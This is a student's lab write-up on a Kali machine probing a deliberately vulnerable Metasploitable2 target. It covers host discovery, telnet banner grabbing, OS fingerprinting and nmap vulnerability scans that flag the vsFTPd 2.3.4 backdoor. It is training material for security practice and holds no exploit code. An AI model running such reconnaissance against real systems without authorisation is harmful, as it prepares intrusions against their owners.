Roadmap 02 - Exploration on vulnerable environments


Author: Enricco Gemha


Date: 03/07/2024

Task 01 - Target inspection

Discover the target machine IP


After booting up both machines, Kali (source) and MetaExploitable2 (target), on the same network (bridged connection), I executed an `ip a` on source machine, which returned that eth0 has a broadcast of **172.20.10.7/28**. Therefore, I ran a `nmap -sP 172.20.10.7/28` that did a ping on each of the IPs on this subnet, returning three IPs: **172.20.10.1, 172.20.10.6, and 172.20.10.7**. With a quick thought, we can exclude the IP 172.20.10.1, which is always related to the gateway on a subnet. We can also exclude the 172.20.10.7, because it is the IP that is associated with the source machine (Kali), as seen in the output of `ip a`. This leaves us with the IP **172.20.10.6** for the target (MetaExploitable).






Exercise A - Scan port 21 on target

In order to learn which program is running on the port 21 in the target machine, I executed a `telnet 172.20.10.6 21` command, which returned a FTP server, vsFTPd, in the version 2.3.4.




Exercise B - Footprint

Using the command `sudo nmap -O 172.20.10.6` which shows all the open ports for the target. It also shows the MAC address (08:00:27:7D:5C:5C). It is running a Linux 2.6.X.




Exercise C - List vulnerabilities on port 21 and 445

Using the command `nmap 172.20.10.6 -p 21,445 -sV --script vuln` I am able to learn that port 21 is running FTP and 445 SMBD. It also shows that this version of vsFTPd (2.3.4) is vulnerable to backdoors, as reported in 2011-07-04.



